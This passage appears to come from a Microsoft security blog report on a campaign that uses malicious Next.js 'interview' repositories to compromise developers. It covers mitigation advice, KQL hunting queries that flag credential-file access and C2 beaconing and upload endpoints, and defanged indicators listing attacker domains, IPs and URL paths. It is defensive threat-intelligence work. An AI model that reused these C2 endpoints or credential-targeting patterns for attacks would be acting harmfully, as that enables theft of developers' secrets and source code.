Beyond on-demand code execution, Stage 2 supports operator-driven discovery and exfiltration. Observed operations include directory browsing through paired enumeration endpoints: 

Figure 10. Stage 2 directory browsing observed in telemetry using paired enumeration endpoints (/api/hsocketNext and /api/hsocketResult). 

 Staged upload workflow (upload, uploadsecond, uploadend) used to transfer collected files: 

Figure 11. Stage 2 staged upload workflow observed in telemetry using /upload, /uploadsecond, and /uploadend to transfer collected files. 

Summary

This developer‑targeting campaign shows how a recruiting‑themed “interview project” can quickly become a reliable path to remote code execution by blending into routine developer workflows such as opening a repository, running a development server, or starting a backend. The objective is to gain execution on developer systems that often contain high‑value assets such as source code, environment secrets, and access to build or cloud resources.

When untrusted assessment projects are run on corporate devices, the resulting compromise can expand beyond a single endpoint. The key takeaway is that defenders should treat developer workflows as a primary attack surface and prioritize visibility into unusual Node execution, unexpected outbound connections, and follow‑on discovery or upload behavior originating from development machines 

Cyber kill chain model 

Figure 12. Attack chain overview.

Mitigation and protection guidance  

What to do now if you’re affected  

  • If a developer endpoint is suspected of running this repository chain, the immediate priority is containment and scoping. Use endpoint telemetry to identify the initiating process tree, confirm repeated short-interval polling to suspicious endpoints, and pivot across the fleet to locate similar activity using Advanced Hunting tables such as DeviceNetworkEvents or DeviceProcessEvents.
  • Because post-execution behavior includes credential and session theft patterns, response should include identity risk triage and session remediation in addition to endpoint containment. Microsoft Entra ID Protection provides a structured approach to investigate risky sign-ins and risky users and to take remediation actions when compromise is suspected. 
  • If there is concern that stolen sessions or tokens could be used to access SaaS applications, apply controls that reduce data movement while the investigation proceeds. Microsoft Defender for Cloud Apps Conditional Access app control can monitor and control browser sessions in real time, and session policies can restrict high-risk actions to reduce exfiltration opportunities during containment. 

Defending against the threat or attack being discussed  

  • Harden developer workflow trust boundaries. Visual Studio Code Workspace Trust and Restricted Mode are designed to prevent automatic code execution in untrusted folders by disabling or limiting tasks, debugging, workspace settings, and extensions until the workspace is explicitly trusted. Organizations should use these controls as the default posture for repositories acquired from unknown sources and establish policy to review workspace automation files before trust is granted.  
  • Reduce build time and script execution attack surface on Windows endpoints. Attack surface reduction rules in Microsoft Defender for Endpoint can constrain risky behaviors frequently abused in this campaign class, such as running obfuscated scripts or launching suspicious scripts that download or run additional content. Microsoft provides deployment guidance and a phased approach for planning, testing in audit mode, and enforcing rules at scale.  
  • Strengthen prevention on Windows with cloud delivered protection and reputation controls. Microsoft Defender Antivirus cloud protection provides rapid identification of new and emerging threats using cloud-based intelligence and is recommended to remain enabled. Microsoft Defender SmartScreen provides reputation-based protection against malicious sites and unsafe downloads and can help reduce exposure to attacker infrastructure and socially engineered downloads.  
  • Protect identity and reduce the impact of token theft. Since developer systems often hold access to cloud resources, enforce strong authentication and conditional access, monitor for risky sign ins, and operationalize investigation playbooks when risk is detected. Microsoft Entra ID Protection provides guidance for investigating risky users and sign ins and integrating results into SIEM workflows.  
  • Control SaaS access and data exfiltration paths. Microsoft Defender for Cloud Apps Conditional Access app control supports access and session policies that can monitor sessions and restrict risky actions in real time, which is valuable when an attacker attempts to use stolen tokens or browser sessions to access cloud apps and move data. These controls can complement endpoint controls by reducing exfiltration opportunities at the cloud application layer. [learn.microsoft.com], [learn.microsoft.com] 
  • Centralize monitoring and hunting in Microsoft Sentinel. For organizations using Microsoft Sentinel, hunting queries and analytics rules can be built around the observable behaviors described in this blog, including Node.js initiating repeated outbound connections, HTTP based polling to attacker endpoints, and staged upload patterns. Microsoft provides guidance for creating and publishing hunting queries in Sentinel, which can then be operationalized into detections.  
  • Operational best practices for long term resilience. Maintain strict credential hygiene by minimizing secrets stored on developer endpoints, prefer short lived tokens, and separate production credentials from development workstations. Apply least privilege to developer accounts and build identities, and segment build infrastructure where feasible. Combine these practices with the controls above to reduce the likelihood that a single malicious repository can become a pathway into source code, secrets, or deployment systems. 

Microsoft Defender XDR detections   

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.  

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.  

Tactic   Observed activity   Microsoft Defender coverage   
Initial access – Developer receives recruiting-themed “assessment” repo and interacts with it as a normal project 
– Activity blends into routine developer workflows 
Microsoft Defender for Cloud Apps – anomaly detection alerts and investigation guidance for suspicious activity patterns  
Execution – VS Code workspace automation triggers execution on folder open (for example .vscode/tasks.json behavior). 
– Dev server run triggers a trojanized asset to retrieve a remote loader. 
– Backend startup/module import triggers environment access plus dynamic execution patterns. – Obfuscated or dynamically constructed script execution (base64 decode and runtime execution patterns) 
Microsoft Defender for Endpoint – Behavioral blocking and containment alerts based on suspicious behaviors and process trees (designed for fileless and living-off-the-land activity)  
Microsoft Defender for Endpoint – Attack surface reduction rule alerts, including “Block execution of potentially obfuscated scripts”   
Command and control (C2) – Stage 1 registration beacons with host profiling and durable identifier reuse 
– Stage 2 session-based tasking and reporting 
Microsoft Defender for Endpoint – IP/URL/Domain indicators (IoCs) for detection and optional blocking of known malicious infrastructure  
Discovery & Collection  – Operator-driven directory browsing and host profiling behaviors consistent with interactive recon Microsoft Defender for Endpoint – Behavioral blocking and containment investigation/alerting based on suspicious behaviors correlated across the device timeline  
Collection  – Targeted access to developer-relevant artifacts such as environment files and documents 
– Follow-on selection of files for collection based on operator tasking 
Microsoft Defender for Endpoint – sensitivity labels and investigation workflows to prioritize incidents involving sensitive data on devices  
Exfiltration – Multi-step upload workflow consistent with staged transfers and explicit file targeting  Microsoft Defender for Cloud Apps – data protection and file policies to monitor and apply governance actions for data movement in supported cloud services  

Microsoft Defender XDR threat analytics  

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.  

Hunting queries   

Node.js fetching remote JavaScript from untrusted PaaS domains (C2 stage 1/2) 

DeviceNetworkEvents 
| where InitiatingProcessFileName in~ ("node","node.exe") 
| where RemoteUrl has_any ("vercel.app", "api-web3-auth", "oracle-v1-beta") 
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl 

Detection of next.config.js dynamic loader behavior (readFile → eval) 

DeviceProcessEvents 
| where FileName in~ ("node","node.exe") 
| where ProcessCommandLine has_any ("next dev","next build") 
| where ProcessCommandLine has_any ("eval", "new Function", "readFile") 
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine 

Repeated shortinterval beaconing to attacker C2 (/api/errorMessage, /api/handleErrors) 

DeviceNetworkEvents 
| where InitiatingProcessFileName in~ ("node","node.exe") 
| where RemoteUrl has_any ("/api/errorMessage", "/api/handleErrors") 
| summarize BeaconCount = count(), FirstSeen=min(Timestamp), LastSeen=max(Timestamp) 
          by DeviceName, InitiatingProcessCommandLine, RemoteUrl 
| where BeaconCount > 10 

Detection of detached child Node interpreters (node – from parent Node) 

DeviceProcessEvents 
| where InitiatingProcessFileName in~ ("node","node.exe") 
| where ProcessCommandLine endswith "-" 
| project Timestamp, DeviceName, InitiatingProcessCommandLine, ProcessCommandLine 

Directory enumeration and exfil behavior

DeviceNetworkEvents 
| where RemoteUrl has_any ("/hsocketNext", "/hsocketResult", "/upload", "/uploadsecond", "/uploadend") 
| project Timestamp, DeviceName, RemoteUrl, InitiatingProcessCommandLine 

Suspicious access to sensitive files on developer machines 

DeviceFileEvents 
| where Timestamp > ago(14d) 
| where FileName has_any (".env", ".env.local", "Cookies", "Login Data", "History") 
| where InitiatingProcessFileName in~ ("node","node.exe","Code.exe","chrome.exe") 
| project Timestamp, DeviceName, FileName, FolderPath, InitiatingProcessCommandLine 

Indicators of compromise  

Indicator  Type  Description  
api-web3-auth[.]vercel[.]app 
• oracle-v1-beta[.]vercel[.]app 
• monobyte-code[.]vercel[.]app 
• ip-checking-notification-kgm[.]vercel[.]app 
• vscodesettingtask[.]vercel[.]app 
• price-oracle-v2[.]vercel[.]app 
• coredeal2[.]vercel[.]app 
• ip-check-notification-03[.]vercel[.]app 
• ip-check-wh[.]vercel[.]app 
• ip-check-notification-rkb[.]vercel[.]app 
• ip-check-notification-firebase[.]vercel[.]app 
• ip-checking-notification-firebase111[.]vercel[.]app 
• ip-check-notification-firebase03[.]vercel[.]app  
Domain Vercelhosted delivery and staging domains referenced across examined repositories for loader delivery, VS Code task staging, buildtime loaders, and backend environment exfiltration endpoints.  
 • 87[.]236[.]177[.]9 
• 147[.]124[.]202[.]208 
• 163[.]245[.]194[.]216 
• 66[.]235[.]168[.]136  
IP addresses  Commandandcontrol infrastructure observed across Stage 1 registration, Stage 2 tasking, discovery, and staged exfiltration activity.  
• hxxp[://]api-web3-auth[.]vercel[.]app/api/auth 
• hxxps[://]oracle-v1-beta[.]vercel[.]app/api/getMoralisData 
• hxxps[://]coredeal2[.]vercel[.]app/api/auth 
• hxxps[://]ip-check-notification-03[.]vercel[.]app/api 
• hxxps[://]ip-check-wh[.]vercel[.]app/api 
• hxxps[://]ip-check-notification-rkb[.]vercel[.]app/api 
• hxxps[://]ip-check-notification-firebase[.]vercel[.]app/api 
• hxxps[://]ip-checking-notification-firebase111[.]vercel[.]app/api 
• hxxps[://]ip-check-notification-firebase03[.]vercel[.]app/api 
• hxxps[://]vscodesettingtask[.]vercel[.]app/api/settings/XXXXX 
• hxxps[://]price-oracle-v2[.]vercel[.]app 
 
• hxxp[://]87[.]236[.]177[.]9:3000/api/errorMessage 
• hxxp[://]87[.]236[.]177[.]9:3000/api/handleErrors 
• hxxp[://]87[.]236[.]177[.]9:3000/api/reportErrors 
• hxxp[://]147[.]124[.]202[.]208:3000/api/reportErrors 
• hxxp[://]87[.]236[.]177[.]9:3000/api/hsocketNext 
• hxxp[://]87[.]236[.]177[.]9:3000/api/hsocketResult 
• hxxp[://]87[.]236[.]177[.]9:3000/upload 
• hxxp[://]87[.]236[.]177[.]9:3000/uploadsecond 
• hxxp[://]87[.]236[.]177[.]9:3000/uploadend 
• hxxps[://]api[.]ipify[.]org/?format=json  
URL Consolidated URLs across delivery/staging, registration and tasking, reporting, discovery, and staged uploads. Includes the public IP lookup used during host profiling. 
• next[.]config[.]js 
• tasks[.]json 
• jquery[.]min[.]js 
• auth[.]js 
• collection[.]js 
Filename  Repository artifacts used as execution entry points and loader components across IDE, build-time, and backend execution paths.  
• .vscode/tasks[.]json 
• scripts/jquery[.]min[.]js 
• public/assets/js/jquery[.]min[.]js 
• frontend/next[.]config[.]js 
• server/routes/api/auth[.]js 
• server/controllers/collection[.]js 
• .env  
Filepath  On-disk locations observed across examined repositories where malicious loaders, execution triggers, and environment exfiltration logic reside.  

References    

This research is provided by Microsoft Defender Security Research with contributions from Colin Milligan.

Learn more   

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

Explore how to build and customize agents with Copilot Studio Agent Builder 

Microsoft 365 Copilot AI security documentation 

How Microsoft discovers and mitigates evolving attacks against AI guardrails 

Learn more about securing Copilot Studio agents with Microsoft Defender  

Learn more about Protect your agents in real-time during runtime (Preview) – Microsoft Defender for Cloud Apps | Microsoft Learn   

The post Developer-targeting campaign using malicious Next.js repositories appeared first on Microsoft Security Blog.

❌